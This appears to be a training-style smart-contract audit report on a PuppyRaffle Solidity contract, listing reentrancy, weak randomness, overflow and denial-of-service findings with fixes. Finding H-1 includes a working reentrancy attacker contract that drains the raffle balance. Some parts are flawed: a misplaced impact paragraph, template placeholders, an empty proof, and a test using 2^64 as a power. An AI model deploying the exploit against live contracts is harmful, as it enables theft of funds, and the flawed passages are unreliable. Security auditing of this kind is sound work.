

Protocol Audit Report

Version 1.0

moal

March 3, 2026

Protocol Audit Report

moal

February 15, 2026

Prepared by: moal Lead Security Researcher: - Akmal Zufa Fathurrahman (moal)

Table of Contents

- Table of Contents
- Protocol Summary
- Disclaimer
- Risk Classification
- Audit Details
  - Scope
  - Roles
- Executive Summary
  - Issues found
- Findings

Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:
    1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.

2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy
5. The owner of the protocol will set a feeAddress to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

Disclaimer

The moal team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

** The findings described in this document correspond the following commit hash:**

```
e30d199697bbc822b646d76533b66b7d529b8ef5
```

Scope

```
./src/
#-- PuppyRaffle.sol
```

Roles

- Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function.
- Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Executive Summary

Add some notes about how the audit went, types of things you found, etc

We spent X hours with Z auditors using Y tools, etc

Issues found

Severity	NUmber of issues found
High	3
Medium	3
Low	1
Gas	2
Info	5
Total	14

Findings

HIGH

[H-1] Reentrancy attack in `PuppyRaffle::refund` allows entrant to drain raffle balance

Description: The `PuppyRaffle::refund` function does not follow CEI (Checks, Effects, Interactions) and as a result, enables participants to drain the contract balance.

In the `PuppyRaffle::refund` function, we first make an external call to `msg.sender` address and only after that external call we update the `PuppyRaffle::players` array.

```
    function refund(uint256 playerIndex) public {
            address playerAddress = players[playerIndex];
            require(playerAddress == msg.sender, "PuppyRaffle: Only the player can refund");
            require(playerAddress != address(0), "PuppyRaffle: Player already refunded, or is not active");

@>          payable(msg.sender).sendValue(entranceFee);
@>          players[playerIndex] = address(0);

            emit RaffleRefunded(playerAddress);
        }
```

A player who has entered the raffle could have `fallback`/`receive` function that calls `PuppyRaffle::refund` again and again before the state of the `players` updated. They could continue the cycle till the contract balance is drained.

Impact: All fees paid by raffle entrants could be stolen by the malicious participants.

Proof of Concept:

1. Users enter the raffle
2. Attacker sets up a contract with a `fallback` or `receive` function that calls `PuppyRaffle::refund`
3. Attacker enter the raffle
4. Attacker calls `PuppyRaffle::refund` from their attack contract, draining the contract balance.

Proof of Code

Code

Place the following into `PuppyRaffleTest.t.sol`

```
    function test_reentrancyRefund() public{
            address[] memory players = new address[](4);
            players[0] = playerOne;
            players[1] = playerTwo;
            players[2] = playerThree;
            players[3] = playerFour;
            puppyRaffle.enterRaffle{value: entranceFee * 4}(players);

            ReentrancyAttacker attackerContract = new ReentrancyAttacker(puppyRaffle);
            address attacker = makeAddr("attacker");
            vm.deal(attacker, 1 ether);

            uint256 startingAttackContractBalance = address(attackerContract).balance;
            uint256 startingPuppyRaffleBalance = address(puppyRaffle).balance;

            vm.prank(attacker);
            attackerContract.attack{value: entranceFee}();

            uint256 endingAttackContractBalance = address(attackerContract).balance;
            uint256 endingPuppyRaffleBalance = address(puppyRaffle).balance;

            console.log("Starting Attack Contract Balance: ", startingAttackContractBalance);
            console.log("Starting Puppy Raffle Balance: ", startingPuppyRaffleBalance);

            console.log("Ending Attack Contract Balance: ", endingAttackContractBalance);
            console.log("Ending Puppy Raffle Balance: ", endingPuppyRaffleBalance);

        }
```

And this contract as well

```
    contract ReentrancyAttacker {
        PuppyRaffle puppyRuffle;
        uint256 entranceFee;
        uint256 attackerIndex;

        constructor(PuppyRaffle _puppyRuffle) {
            puppyRuffle = _puppyRuffle;
            entranceFee = puppyRuffle.entranceFee();
        }

```

```
        function attack() public payable{
            address[] memory players = new address[](1);
            players[0] = address(this);
            puppyRuffle.enterRaffle{value: entranceFee}(players);
            attackerIndex = puppyRuffle.getActivePlayerIndex(address(
                this));
            puppyRuffle.refund(attackerIndex);
        }

        receive() external payable {
            if (address(puppyRuffle).balance >= entranceFee) {
                puppyRuffle.refund(attackerIndex);
            }
        }
    }
```

Recommended Mitigation: To prevent this, we should have the `PuppyRaffle::refund` function updates the `players` array before making the external call. Additionally, we should move the event emission up as well.

```
    function refund(uint256 playerIndex) public {
            address playerAddress = players[playerIndex];
            require(playerAddress == msg.sender, "PuppyRaffle: Only the
                player can refund");
            require(playerAddress != address(0), "PuppyRaffle: Player
                already refunded, or is not active");

+           players[playerIndex] = address(0);
+           emit RaffleRefunded(playerAddress);
            payable(msg.sender).sendValue(entranceFee);
-           players[playerIndex] = address(0);
-           emit RaffleRefunded(playerAddress);
        }
```

IMPACT: Users can predict and manipulate the winner index, they can frontrun if they not winning the raffle. Because the randomness reneration use any data that users can see and influence, such as block.timestammp, block.difficulty, and msg.sender. Makes the raffle not natural, can make the asset worthless. So it's HIGH for me. IT makes the raffle run unatural, evveryone will gas war to win the raffle.

LIkelihood: Who can attack this vulnerability? is it hard or need lot of money? actually anyone can attack this vuln, because like i've said before, everyone can see and influence the generated winner index. It depends on the goal of the attacker, they can just wait and see until the result of the random generation index in their favor, then enter at the right time. I think dont need much money to do this attack. so it will be HIGH.

[H-2] Weak randomness in `PuppyRaffle::selectWinner`, makes it possible for users to predict and influence the winner and influence or predict the winning puppy

Description: Hashing `msg.sender`, `block.timestamp`, and `block.difficulty`together creates a predictable find numeber. A predictable number is not a good random number. Malicious users can manipulate these values or know them ahead of time to choose the winner of the raffle themselves.

Note: This additionaly means users could front-run this function and call `refund` if they see they are not the winner.

Impact: Any user can influence the winner of the raffle, winning the money and selecting the `rarest` puppy. Making the entire raffle worthless if it becomes gas war as to who wins the raffles.

Proof of Concept:

1. Validators can know the values of `block.timestamp` and `block.difficulty` ahead of time and usee that to predict when/how to participate. See the solidity blog on prevrandao. `block.difficulty` was recently replaced with prevrandao.
2. User can mine/manipulate their `msg.sender` value to result in their address being used to generate the winner!
3. Users can revert their `selectWinner` transaction if they don't like the winner or resulting puppy. Using on-chain values as a randomness seed is a well-documented attack vector in the blockchain space.

Recommended Mitigation: Consider using a cryptographically provable random number generator such as Chainlink VRF

[H-3] Integer overflow of `PuppyRaffle::totalFees` losses fees

Description: In solidity versions prior to `0.8.0` integers is a subject of integer overflows.

```
uint64 myVar = type(uint64).max;
// 18446744073709551615
myVar = myVar + 1;
// myVar will be 0
```

Impact: In `PuppyRaffle::selectWinner`, `totalFees` are accumulated for the `feeAddress` to collect later in `PuppyRaffle::withdrawFees`. However, if the `totalFees` variable overflow, `feeAddress` may not collect the correct amount of fees, leaving the fees permanently stuck in the contract.

Proof of Concept:

1. 4 Player enter the raffle as a minimum players needed to call the `PuppyRaffle::selectWinner`
2. call `PuppyRaffle::selectWinner`
3. store the `totalFees` in a variable called `startingTotalFees`
4. Enter 89 more players to the raffle
5. store the `totalFees` in a variable called `endingTotalFees`

Code

```
    function test_TotalFeesOverflow() public playerEntered {
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
        puppyRaffle.selectWinner();
        uint256 startingTotalFees = puppyRaffle.totalFees();

        uint256 playersNum = 89;
        address[] memory players = new address[](playersNum);
        for (uint256 i = 0; i < playersNum; i++) {
            players[i] = address(i);
        }
        puppyRaffle.enterRaffle{value: entranceFee * playersNum}(players);

        // end the raffle
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number+ 1);

        puppyRaffle.selectWinner();

        uint256 endingTotalFees = puppyRaffle.totalFees();

        console.log("Starting fees: ", startingTotalFees);
        console.log("Ending fees: ", endingTotalFees);
        assert(endingTotalFees < startingTotalFees);

        // we also cant withdraw any fees because of the require check in withdrawFees()
        vm.prank(puppyRaffle.feeAddress());
        vm.expectRevert("PuppyRaffle: There are currently players active!");
        puppyRaffle.withdrawFees();
    }
```

Recommended Mitigation: There are few recommended mitigation here.

1. Use a newer version of solidity that does not allow integer overflow by default.

```
- pragma solidity 0.7.6;
+ pragma solidity 0.8.0;
```

Alternatively, if you want to use an older version of Solidity, you can use a library like OpenZeppelin's `SafeMath` to prevent integer overflows.

1. Use `uint256` instead of `uint64` for `totalFees`.

```
- totalFees = totalFees + uint64(fee);
+ totalFees = totalFees + uint256(fee);
```

2. Remove the balance check in the `PuppyRaffle::withdrawFees`

```
- require(address(this).balance == uint256(totalFees), "
    PuppyRaffle: There are currently players active!");
```

   We additionally want to bring your attention to another attack vector as a result of this line in a future finding.

MEDIUM

[M-1] Looping through `PuppyRuffle::enterRaffle` array to check duplicate, `players` array don't have limit member, can increase gas cost dramatically, possibly makes denial of service (DoS) through gas cost.

IMPACT: MEDIUM LIKELIHOOD: MEDIUM

Description: The `players` array can get bigger uncontrolably, makes Looping in `PuppyRaffle::enterRaffle` need more resource, which increase the gas cost significantly. This makes the first people who enter the raffle cost much cheaper then later players.

```
    for (uint256 i = 0; i < players.length - 1; i++) {
@>          for (uint256 j = i + 1; j < players.length; j++) {
                require(players[i] != players[j], "PuppyRaffle:
                    Duplicate player");
            }
        }
```

Impact: Denial of Service (DoS) through too big gas cost, makes impossible to another players to enter the raffle.

Proof of Concept:

Suppose we have 2 set of 100 players

Recommended Mitigation:

[M-2] Typecasting from `uint256` to `uint64` in `PuppyRaffle::selectWinner()` may lead to overflow and incorrect fee calculations.

Description: The type conversion from `uint256` in the expression `totalFees = totalFees + uint64(fee)` may potentially cause overflow problem if the `fee` exceeds the maximum value that a `uint64` can accomodate (2^64 - 1).

```
totalFees = totalFees + uint64(fee)
```

Impact: Inaccuracies in the computation of `totalFees` which can make `feeAddress` collect incorrect amount of totalFees.

Proof of Concept:

```
function test_Typecasting() public {
        uint256 initialBalances = address(puppyRaffle).balance;

        // this value is greater then the maximum uint64 can hold.
        uint256 fee = 2^64;

        // send ether to the contract
        (bool success, ) = address(puppyRaffle).call{value: fee}("");
        assertTrue(success);

        uint256 finalBalance = address(puppyRaffle).balance;

        // check if the contract's balance increased by the expected amount
        assertEq(finalBalance, initialBalances + fee);
    }
```

In this test, assertTrue(success) checks if the ether was successfully sent to the contract, and assertEq(finalBalance, initialBalance + fee) checks if the contract's balance increased by the expected amount. If the balance didn't increase as expected, it could indicate an overflow.

Recommended Mitigation: To resolve this problem you should change the data type of totalFees from `uint64` to `uint256`. This will prevent any potential overflow issues, as `uint256` can accomodate much larger numbers than `uint64`. Here's how you can do it:

Chenge the declaration of `totalFees` from:

```
uint64 public totalFees = 0;
```

to:

```
uint256 public totalFees = 0;
```

And update the line where `totalFees` is updated from:

```
- totalFees = totalFees + uint64(fee);
+ totalFees = totalFees + fee;
```

This way, you ensure that the data types are consistent and can handle the range of values that your contract may encounter.

[M-3] Smart contract wallets raffle winners without a `receive` or a `fallback` function will block the start of the new contest.

Description: The `PuppyRaffle::selectWinner` function is responsible to resetting the lottery . However, if the winner is a contract wallet that rejects payment, the lottery would not be able to restart.

Users could easily call the `selectWinner` function again and non-wallet entrants could enter, but it could cost a lot due to the duplicate check and a lottery reset could get very challenging.

Impact: The `PuppyRaffle::selectWinner` function could revert many times, making a lottery reset difficult.

Also, true winners could not get paid out and someone else could take their money!

Proof of Concept:

1. 10 smart contract wallets enter the the lottery without a fallback or receive function.
2. The lottery ends.
3. The `selectWinner` function wouldn't work, even though the lottery is over!

Recommended Mitigation: There are a few options to mitigate this issues.

1. Do not allow smart contract wallet entrants (not recommended)
2. Create a mapping of address -> payout amounts so winners can pull their funds out themselves with a new `claimPrize` function, putting the owness on the winner to claim their prize (recommended)

> Pull over Push

LOW

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existant players and for player at index 0, causing the player at index 0 to incorrectly think they have not entered the raffle

Description: If player is in `PuppyRaffle::players` array at index 0, this will return 0, but according to the netspec it will also return 0 if the player is not active or in the array.

```
    /// @return the index of the player in the array, if they are not active, it returns 0
    function getActivePlayerIndex(address player) external view returns (uint256) {
        for (uint256 i = 0; i < players.length; i++) {
            if (players[i] == player) {
                return i;
            }
        }
        return 0;
    }
```

Impact: A player at index 0 may incorrectly think they have not entered the raffle, and attempt to enter the raffle again, wasting gas.

Proof of Concept:

1. User enters the raffle, they are the first entrant
2. `PuppyRaffle::getActivePlayerIndex` return 0
3. User think they have not entered the raffle correctly due to the function documentation

Recommended Mitigation: The easiest recomendation would be to revert if the player is not in the array instead of returning 0.

You could also reserved the 0th position for any competition, but a better solution might be to return `int256` where the function return -1 if the player is not active.

Gas

[G-1] Unchanged state variables should be declared constant or immutable

Reading from storage is much more expensive than reading from a constant or immutable variable.

Instances: - `PuppyRuffle::raffleDuration` should be `immutable` - `PuppyRuffle::commonImageUri` should be `constant` - `PuppyRuffle::rareImageUri` should be `constant` - `PuppyRuffle::legendaryImageUri` should be `constant`

[G-2] Storage variables in loops should be cached

Everytime you call `players.length` you read from memory, as opposed to memory which is more gas efficient.

```
+        uint256 playerLength = players.length;
-        for (uint256 i = 0; i < players.length - 1; i++) {
+        for (uint256 i = 0; i < playerLength - 1; i++) {
-                    for (uint256 j = i + 1; j < players.length; j++) {
+                    for (uint256 j = i + 1; j < playerLength; j++) {
                        require(players[i] != players[j], "PuppyRaffle: Duplicate player");
                    }
                }
```

Informational/Non-Crits

[I-1] Solidity pragma should be specific, not wide

Description: Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

1 Found Instances

- Found in src/PuppyRaffle.sol Line: 2

```
pragma solidity ^0.7.6; // q is this version safe to use? are there any known vulnerabilities?
```

[I-2] Using outdated version of Solidity is not recommended.

Description: solc frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Recommendation: - Deploy with a recent version of Solidity (at least `0.8.0`) with no known severe issues. - Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

[I-3] Missing checks for `address(0)` when assigning values to address state variables

Check for `address(0)` when assigning values to address state variables.

2 Found Instances

- Found in src/PuppyRaffle.sol Line: 70

```
        feeAddress = _feeAddress;
```

- Found in src/PuppyRaffle.sol Line: 181

```
        feeAddress = newFeeAddress;
```

[I-4] `PuppyRaffle::selectWinner` does not follow CEI, which is not a best practice

It's best to keep code clean and follow CEI (Checks, Effect, Interactions).

```
-   (bool success,) = winner.call{value: prizePool}("");
-   require(success, "PuppyRaffle: Failed to send prize pool to winner"
    );
    _safeMint(winner, tokenId);
+   (bool success,) = winner.call{value: prizePool}("");
+   require(success, "PuppyRaffle: Failed to send prize pool to winner"
    );
```

[I-5] Use of "magic" number is discouraged

It can be confusing to see number literals in codebase, it's musch more readable if the numbers are given a name

Examples:

```
uint256 prizePool = (totalAmountCollected * 80) / 100;
uint256 fee = (totalAmountCollected * 20) / 100;
uint256 rarity = uint256(keccak256(abi.encodePacked(msg.sender, block.
    difficulty))) % 100;
```

Instead, you could use:

```
uint256 public constant PRIZE_POOL_PERCENTAGE = 80;
uint256 public constant FEE_PERCENTAGE = 20;
uint256 public constant POOL_PRECISION = 100;
```